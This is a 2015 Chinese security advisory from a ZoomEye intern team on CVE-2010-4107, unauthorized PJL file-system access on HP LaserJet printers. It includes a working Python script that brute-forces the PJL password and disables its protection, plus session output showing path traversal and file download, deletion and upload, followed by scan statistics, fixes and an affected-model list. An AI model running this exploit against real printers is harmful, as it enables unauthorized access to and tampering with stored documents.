密级	公开

HP LaserJet 打印机未授权访问漏洞分析报告

[第一版 2015/07/31]

知道创宇 ZoomEye 实习生小组

1. 更新情况

版本	时间	描述
第一版	2015/07/31	第一版完成

2. 漏洞概要

2010 年 11 月 15 日，惠普官方发布安全通告 c02004333，漏洞编号 CVE-2010-4107，由 PJL 接口权限设置不正确导致 LaserJet 系列打印机未经授权进行远程访问文件。

2.1. 漏洞描述

惠普 LaserJet 系列打印机的 JetDirect 服务默认运行于 9100 端口，其上的打印机作业语言（PJL）提供了一种在设备和远端主机之间进行数据交换的方法。通过 PJL 除了能够查看和更改打印机状态之外，还可以对打印机内置的文件系统进行访问。官方称该漏洞安全影响是未授权远程访问文件。

使用存在此漏洞的设备会带来数据泄漏、数据篡改、内网被渗透的风险。

2.2. 漏洞影响

受影响打印机系列：

HP LaserJet 以及 HP Color LaserJet 系列激光打印机，具体列表请见附件。

2.3. 漏洞分析

2.3.1. 密码爆破

惠普官方已经在 2010 年 11 月的安全通告上发布了漏洞解决办法，用户可以通过禁用 PJL 的文件系统访问权限或重新设置 PJL 密码来解决此问题。但 PJL 的安全密码是范围 1-65535 的数字，密码认证次数和频率并没有限制，远程攻击者可以通过爆破可以将 PJL 的密码安全保护禁用，进而可绕过密码验证通过 PJL 对打印机内置的文件系统进行读写。文件系统包含后台处理打印作业、收到的传真、日志文件和配置文件。

使用以下 Python3 程序对系统进行漏洞检测：

```
import socket
import sys
```

```
def main():
    if len(sys.argv)<=1:
        print('Parameters error')
        return
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.settimeout(10)
    s.connect((sys.argv[1],9100))
    s.settimeout(None)
    # 发送读取设备ID的PJL指令
    s.send(('\033%-12345X@PJL INFO ID\r\n\033%-12345X\r\n').encode('UTF-8'))
    print(s.recv(1024).decode('UTF-8'))

    for i in range(1, 65536):
        buf = b''
        # 发送重置密码的PJL指令
        s.send(('\033%-12345X@PJL \r\n@PJL JOB PASSWORD=' + str(i) + '\r\n@PJL DEFAULT
PASSWORD=0 \r\n@PJL EOJ\r\n\033%-12345X\r\n').encode('UTF-8'))
        if i%30 == 0:
            # 发送查询密码保护状态的PJL指令
            s.send(('\033%-12345X@PJL \r\n@PJL DINQUIRE PASSWORD\r\n\033%-
12345X\r\n').encode('UTF-8'))
            while True:
                buf += s.recv(1)
                print(buf)
                try:
                    buf.index(b'\r\n\x0c')
                    try:
                        # 密码保护被禁用
                        buf.index(b'DISABLED')
                        print('password disabled ok!')
                        # 发送查询目录的PJL指令
                        s.send(('\033%-12345X@PJL \r\n@PJL FSDIRLIST NAME = "0:\\" ENTRY=1
COUNT=99\r\n\033%-12345X\r\n').encode('UTF-8'))
                        buf = b''
                        while True:
                            buf += s.recv(1)
                            print(buf)
                            try:
                                buf.index(b'\r\n\x0c')
                                try:
                                    # 查询成功
                                    buf.index(b'ENTRY')
                                    print('PoC OK!')
                                    return
                                except ValueError:
                                    print('PoC NO!')
                                    return
                            except ValueError:
                                continue
                    except ValueError:
                        print('password disabled faild!')
                    finally:
                        s.close()
                        return
```

```
            except ValueError:
                continue
    s.close()

if __name__ == '__main__':
    main()
```

如果打印出“PoC OK!”，说明系统存在漏洞。PoC 验证脚本主要分为两个部分。第一部分发送重置密码的 PJL 指令进行密码爆破，每进行 30 次密码尝试后发送一次查询当前密码保护的状态的 PJL 指令，直到查询到密码保护被关闭即为爆破成功。爆破过程如图一所示，破解密码过程中返回打印机型号和 PJL 报文信息。



图 1 Python3 脚本爆破过程

第二部分发送查询磁盘文件的 PJL 指令，如果指令能够正确获取到目录，则 PJL 具有文件系统的访问权限，如图 2 所示，即存在漏洞，PoC 验证完成。



图 2 Python3 进行 PoC 验证

2.3.2. 打印机信息泄露

惠普打印机 File System External Access 的默认设置允许 PJL 命令访问该设备的文件系统。远程攻击者可以借助 PJL 读取任意文件，远程连接打印机并进行遍历目录操作，截图如下：



图 3 连接远程打印机并遍历目录

进入打印机后台，读取目录后，可以进行上传、下载和删除文件的操作，截图如下：

```
pft> ls
0:\saveDevice\SavedJobs\../..\webServer\home
.                               -          d
..                              -          d
images                          -          d
jsfiles                         -          d
device.html                   171          -
hostmanifest                  219          -
pft> get device.html
Trying to recv file 0:\saveDevice\SavedJobs\../..\webServer\home\
device.html of size 171
```

图 4 下载打印机内部文档

```
pft> ls
0:\saveDevice\SavedJobs\IndexFile
.                               -          d
..                              -          d
test.py                       183          -
pft> rm test.py
pft> ls
0:\saveDevice\SavedJobs\IndexFile
.                               -          d
..                              -          d
pft> put test.py
Uploaded  to 0:\saveDevice\SavedJobs\IndexFile\test.py
pft> ls
0:\saveDevice\SavedJobs\IndexFile
.                               -          d
..                              -          d
test.py                       183          -
pft>
```

图 5 删除打印机内文件并进行本地上传

3. ZoomEye 分析概要

通过网络空间搜索引擎 ZoomEye 进行全网搜索，得出目前全球 10393 台存在文件系统的惠普打印机中受到该漏洞影响的打印机有 3625 台，占比 34.88%。

3.1. 受漏洞影响设备型号全球排名 TOP 10

受该漏洞影响打印机中 HP LaserJet 4250 有 424 台(11.7%)，HP LaserJet 4050 有 366 台(10.1%)，HP Color LaserJet 5550 有 267 台(7.3%)。其中 HP LaserJet 系列打印机占所有受影响设备的 73.9%。



图 6 受漏洞影响设备型号全球排名 TOP 10

3.2. 受漏洞影响国家全球排名 TOP 10

受该漏洞影响的打印机数量全球排名前三分别是：

1、美国 2315 台，占比 63.9%
2、韩国 410 台，占比 11.3%
3、中国 302 台，占比 8.3%



图 7 受漏洞影响国家全球排名 TOP 10

4. 修复建议

1、禁止通过 PJL 访问文件系统

2、关注产品动态，将产品升级到最新版本

5. 总结

惠普 LaserJet 系列打印机未授权访问漏洞多年前就已经被爆出，惠普官方在 2010 年也给出了修补方案，然而在国内外都并未受到足够的重视，如今仍有很大一部分打印机存在未授权远程访问文件的危险，存于其上的私人文件甚至高密文件唾手可得，加强网络安全意识任重而道远。

6. 相关资源链接

1、知道创宇 Sebug 漏洞平台：

http://sebug.net/vuldb/ssvid-70298

2、惠普官方 PJL 技术手册：

http://h20565.www2.hp.com/hpsc/doc/public/display?docId=emr_na-bpl13208

3、惠普官方安全公告：

http://h20566.www2.hp.com/hpsc/doc/public/display?docId=emr_na-c02004333

4、通用漏洞与披露官方网站：

http://cve.scap.org.cn/cve-2010-4107.html

附件：受影响设备列表

HP Color LaserJet 2550 Series
HP Color LaserJet 3000
HP Color LaserJet 3500
HP Color LaserJet 3550
HP Color LaserJet 3700
HP Color LaserJet 3800
HP Color LaserJet 4500
HP Color LaserJet 4550 Series
HP Color LaserJet 4600
HP Color LaserJet 4650
HP Color LaserJet 4700
HP Color LaserJet 4730mfp
HP Color LaserJet 5500
HP Color LaserJet 5550
HP Color LaserJet 8550
HP Color LaserJet 9500
HP Color LaserJet CM2320fxi MFP
HP Color LaserJet CP3525
HP Color LaserJet CP4020 Series
HP Color LaserJet CP4520 Series
HP Color LaserJet CP5225dn
HP Color LaserJet CP5520 Series
HP Color LaserJet M651
HP Color LaserJet M750
HP Color LaserJet MFP M476dn
HP Color LaserJet MFP M476dw
HP DesignJet 130
HP DesignJet 130nr
HP LaserJet 1160 Series
HP LaserJet 1200
HP LaserJet 1220
HP LaserJet 1300
HP LaserJet 1320 Series
HP LaserJet 200 Color M251n
HP LaserJet 2100 Series
HP LaserJet 2200
HP LaserJet 2300 Series
HP LaserJet 2300L
HP LaserJet 2420
HP LaserJet 2430
HP LaserJet 3030
HP LaserJet 3330
HP LaserJet 400 Color M451dn
HP LaserJet 400 Color M451dw
HP LaserJet 400 Color M451nw
HP LaserJet 400 M401dn
HP LaserJet 400 M401dne
HP LaserJet 400 M401n
HP LaserJet 400 MFP M425dn
HP LaserJet 4000
HP LaserJet 4050
HP LaserJet 4100 MFP
HP LaserJet 4100 Series
HP LaserJet 4200
HP LaserJet 4200L
HP LaserJet 4240
HP LaserJet 4250
HP LaserJet 4300
HP LaserJet 4345 mfp
HP LaserJet 4350
HP LaserJet 500 Color M551
HP LaserJet 500 ColorMFP M570dn
HP LaserJet 5000
HP LaserJet 5100
HP LaserJet 5200
HP LaserJet 5200L
HP LaserJet 5200LX
HP LaserJet 600 M601
HP LaserJet 600 M602
HP LaserJet 600 M603
HP LaserJet 6P
HP LaserJet 8000
HP LaserJet 8100
HP LaserJet 8150
HP LaserJet 9000 Series
HP LaserJet 9040
HP LaserJet 9050
HP LaserJet M606
HP LaserJet P2015 Series
HP LaserJet P3005
HP LaserJet P3010 Series
HP LaserJet P4014
HP LaserJet P4015
HP LaserJet P4515
HP LaserJet Pro MFP M521dn
HP Officejet Pro X476dw MFP
HP Officejet Pro X551dw Printer